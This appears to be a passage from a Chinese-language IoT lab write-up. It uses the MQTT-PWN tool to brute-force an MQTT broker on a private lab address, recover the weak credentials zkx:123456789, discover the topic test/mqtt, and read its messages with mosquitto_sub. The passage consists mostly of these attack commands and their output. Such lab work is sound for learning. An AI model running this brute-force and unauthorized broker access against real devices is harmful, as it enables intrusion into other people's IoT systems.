Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds
```

连接至

```
 MQTT-PWN

        by @Akamai

>> bruteforce --host 192.168.2.240 --port 1883
[!] Starting brute force!
[+] Found valid credentials: zkx:123456789
>> connect -o 192.168.2.240 -u zkx -w 123456789
[!] Connecting...
>> discovery
[!] Starting MQTT discovery (id #13) ...
192.168.2.240:1883 >>
```

message发现主题与信息

```
3161 | test/mqtt                                    | thisIsmqtt
```

在外面连接

```
mosquitto_sub -u zkx -P 123456789 -t "test/mqtt" -h 192.168.2.240
```

```
iot@research:~/Desktop$ mosquitto_sub -u zkx -P 123456789 -t "test/mqtt" -h 192.168.2.240
thisIsmqtt
thisIsmqtt
thisIsmqtt
thisIsmqtt
thisIsmqtt
thisIsmqtt
thisIsmqtt
thisIsmqtt
thisIsmqtt
thisIsmqtt
```